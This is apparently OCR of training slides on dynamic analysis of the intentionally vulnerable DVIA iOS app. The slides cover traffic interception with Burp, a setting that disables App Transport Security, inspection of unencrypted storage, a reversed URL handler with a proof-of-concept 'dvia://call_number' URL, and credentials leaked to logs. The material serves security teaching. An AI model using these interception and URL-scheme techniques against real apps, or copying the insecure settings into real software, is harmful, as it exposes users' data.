
Verification of Unencrypted Data Transmission

Solution

- On the project window, open the project configuration file.



- On the Info tab, add a new key by clicking the “+” button on some of the existing ones.
  - The key should be called `NSAppTransportSecurity` and its dictionary should include the `NSAllowsArbitraryLoads` key with YES value.



Verification of SSL Data Transmission

- Then, verify the SSL connection.


Task
Verify that the executed proxy is able to capture data sent via SSL connection in the two modes existing (with and without certificate pinning).

Expected result
Evidences (capture in the proxy) with data intercepted from the request.

Verification of SSL Data Transmission

Solution

- Send the form again, but via SSL connection.



- Check that no requests appear on Burp.
- It is due to the fact that the code of the example is not updated to the last iOS version. Update it.

Verification of SSL Data Transmission

Solution


- In the last iOS version, it is necessary that all the connections implement any type of challenge on the delegate method `willSendRequestForAuthenticationChallenge`
- According to the way that the code is implemented at the moment, if the connection is made via SSL without certificate pinning, no verification is made and the operative system denies the connection. In the `TransportLayerProtectionVC` controller, go to the last method and add the following code at the end:


```
- (void)connection:(NSURLConnection *)connection willSendRequestForAuthenticationChallenge:(NSURLAuthenticationChallenge *)
    challenge
{
    //Don't check for valid certificate when the user taps on "Send over HTTPs"
    if(self.isSSLPinning){
    self.isSSLPinning = NO;
    SecTrustRef serverTrust = challenge.protectionSpace.serverTrust;
    SecCertificateRef certificate = SecTrustGetCertificateAtIndex(serverTrust, 0);
    NSData *remoteCertificateData = CFBridgingRelease(SecCertificateCopyData(certificate));
    NSData *skabberCertData = [NSData dataWithContentsOfFile:[[NSBundle mainBundle] pathForResource:@"google.co.uk"
        ofType:@"cer"]];

    if ([remoteCertificateData isEqualToData:skabberCertData]) {
        [DamnVulnerableAppUtilities showAlertWithMessage:@"Request Sent using pinning, lookout !"];
         NSURLCredential *credential = [NSURLCredential credentialForTrust:serverTrust];
        [[challenge sender] useCredential:credential forAuthenticationChallenge:challenge];
    }
    else {
        [DamnVulnerableAppUtilities showAlertWithMessage:@"Certificate validation failed. You will have to do better than
            this, my boy!!"];
        [[challenge sender] cancelAuthenticationChallenge:challenge];
        }
    }else{
        [[challenge sender] performDefaultHandlingForAuthenticationChallenge:challenge];
    }
}
```

Verification of SSL Data Transmission

Solution

- Stop the application and restart it filling the form again and sending it via SSL.






- Data is captured.

Verification of SSL Data Transmission

Solution

- Verify the connection via certificate pinning and check that the application detects that the user is connecting to a server that does not provide a legitimate certificate and does not allow the connection to it.



Data Storage

- During this task, findings discovered during the static analysis will be reviewed and all the files created in execution time will be verified.


Task
Verify that issues identified during the static analysis (passwords file, files in the external storage mechanism, etc.) are present during the execution of the app.


Expected result
A list including the files created by the application and measures that each of them have implemented to access the information existing in them.

Data Storage

Solution

- In the static analysis it was verified that issues related to data storage were focused on the `InsecureDataStorageVulnVC` controller.
- The controller corresponds to the element of the menu aimed at storing data.







Data Storage

Solution

- First, analyse storage in Plist files.
- Enter the user and password and click “Save in Plist file”.
- The interface shows that data has been stored in the sandbox.






Data Storage

Solution

- The sandbox of each application on iOS is stored in the following directory: `/Containers/Data/Application/id_aplicación`.
- Search the directory corresponding to the application in the computer's files system (the one modified more recently).
- A plist file is stored inside.




- Even though the file is protected in the sandbox, the jailbreak or access via applications such as iFunBox would enable access to it, therefore, it should be encrypted.

Data Storage

Solution


- In the same directory, the `CoreData` database is stored.
- Navigate the menu corresponding to the `CoreData` storage on the simulator and fill data of the form.



Data Storage

Solution


- The data model is stored in the *CoreData.sqlite* file of the directory mentioned before.
- Open it with a sqlite editor, such as the one available in Santoku Linux or the one available at http://sqlitebrowser.org.



Data Storage

Solution


- Finally, store the information in the `NSUserDefaults`.
- The interface allows users to store a text string.



Data Storage

Solution

- `NSUserDefaults` are stored in the Library/Preferences folder of the sandbox with the name of the application's packet.
- If the content is inspected, it can be observed that it has been stored in the file without encryption.



WebKitShrinksStandaloneImagesToFit	Boolean	YES
WebDatabaseDirectory	String	/Users/guizos/Library/Developer/CoreSimula
DemoValue	String	Texto a guardar en Defaults
GAIFirstInitTimeStamp	Date	31 Jan 2016, 22:29:30
WebKitOfflineWebApplicationCacheEn...	Boolean	YES

- Therefore, `NSUserDefaults` should be used only to store non-sensitive information.

Vulnerable Components

- During the static analysis of the application, it was discovered that it was able to receive dvia-based URL (eg.: *dvia//contenido*). In this activity it will be checked whether there is a vulnerability in the handling of input via URLs.

Task
Prove the existence of a vulnerability in the component for handling input URLs in the application. In order to perform this task, it is advisable to use the pseudocode created by Hopper that was obtained during the dynamic analysis.

Expected result
A proof of concept (dvia-based url) that activates the vulnerability.

Vulnerable Components - URL Type Handling

Solution

- The pseudocode obtained from the open URL method is the following:

```
bool -[AppDelegate application:openURL:sourceApplication:annotation:](void * self, void * _
void * arg2, void * arg3, void * arg4, void * arg5) {
    var_10 = self;
    objc_storeStrong(0x0, arg2);
    objc_storeStrong(0x0, arg3);
    objc_storeStrong(0x0, arg4);
    objc_storeStrong(0x0, arg5);
    var_40 = [[0x0 absoluteString] retain];
    if ([var_40 rangeOfString:rdx] != 0x7fffffffffffffff) {
1           var_58 = [[var_10 getParameters:0x0] retain];
            rax = [var_58 objectForKey:@"phone"];
            rax = [rax retain];
            var_80 = rax;
            [rax release];
            if (var_80 != 0x0) {
                    var_98 = [UIAlertView alloc];
                    rax = [var_58 objectForKey:@"phone"]; 2
                    rax = [rax retain];
                    rcx = rax;
                    var_A0 = rax;
                    rax = [NSString stringWithFormat:@"Calling %@ without validation. Ring
Ring !", rcx];
                    rax = [rax retain];
                    rcx = rax;
                    var_B0 = rax;
                    rax = [var_98 initWithTitle:@"Success" message:rcx delegate:0x0
cancelButtonTitle:@"OK" otherButtonTitles:0x0];
                    var_B8 = rax;
```

- In number 1 it is verified whether the string has another substring, but the string desired is not known.
- In number 2 it is verified that it tries to extract the “phone” parameter from the URL.
- If everything works properly, a success message will be displayed.

Vulnerable Components - URL Type Handling

Solution

- For the attack to be successful it is necessary to know the value of the variable searched by the method in number 1 mentioned before.
- If the assembling code of the method is analyse, the following information is observed:

```
rdi, rax                                        ; argument "instance" for method imp_
imp___stubs__objc_msgSend
rdi, rax                                        ; argument "instance" for method imp_
imp___stubs__objc_retainAutoreleasedReturnValue
rcx, qword [ds:cfstring__call_number_]          ; @"/call_number/"
qword [ss:rbp+var_40], rax
rax, qword [ss:rbp+var_40]
rsi, qword [ds:0x10079c5a0]                     ; @selector(rangeOfString:), argument
rdi, rax                                        ; argument "instance" for method imp_
rdx, rcx
```


- Therefore, try to create a URL following the following structure in order to check whether the attack is successful:


  `dvia://call_number/algo?phone=123`

Dynamic Analysis of an iOS Application

Solution

- To check whether the attack works, access Safari and write the URL mentioned before.
- Safari asks if we want to open the URL in DVIA, accept it and the action desired will be executed.





Revision of the Application's Logs

- In the static analysis of the application, it was discovered that a user name was leaked through the logs.


Task
Check whether leakage to logs actually occurs during the execution of the application.


Expected result
An evidence of the log including the sensitive information that has been leaked through the logs.

Dynamic Analysis of an iOS Application

Solution

- In order to verify the leakage, navigate to the controller identified during the static analysis, `SideChannelDataLeakageDetailsVC`.
- Fill in the form and check how data are leaked to the log.






```
}
2016-02-01 22:39:16.693 DamnVulnerableIOSApp[15396:9040139]
Saved user info: <Person: 0x7f8d90e72120, objectId: dyiDJtT0gI,
localId: (null)> {
    email = "correo@delusuario.com";
    name = "Nombre de usuario";
    password = "micontrase\U00f1a";
    phone = 91123456123;
}
```

Conclusions


- The dynamic analysis of the application has provided the following conclusions:
  - The application does not validate properly the entrance via dvia-based URL and makes a fictitious calls service available.
  - The application store sensitive information in the data model, plist files and the NSUserDefautls. None of such files is encrypted with cryptographic libraries existing on iOS.
  - It is possible to conduct capture and man-in-the-middle attacks (if the user is able to install a root certificate in the device) on two of the connections made by the application. One of the connections implements certificate pinning, therefore, it is not manipulable from a proxy server (unless the user has a jailbroken device).
  - Data related to fictitious user accounts is leaked through the system's logs.


Automatic Tools

- Given the protections that iOS applications implement, the only viable solutions for the automatic scanning of applications require **jailbroken** devices.
- Snoop-it is a tool for the automatic analysis of iOS applications by NESO Security labs.
- It shows some of the possible vulnerabilities that may affect the application by using a web interface created by the application itself.
- In order to install iNalyzer, it is only necessary to add the http://appsec-labs.com/cydia repository to the **Cydia**'s repository, following the same instructions used to install older repositories.
- Once the repository is loaded, search Snoop-it and install it. After the installation, the system will restart.
- Find an example of the execution without taking into consideration the details of the result in the following slides.

Automatic Tools


- First, open the application and select the applications to analyse.






Automatic Tools

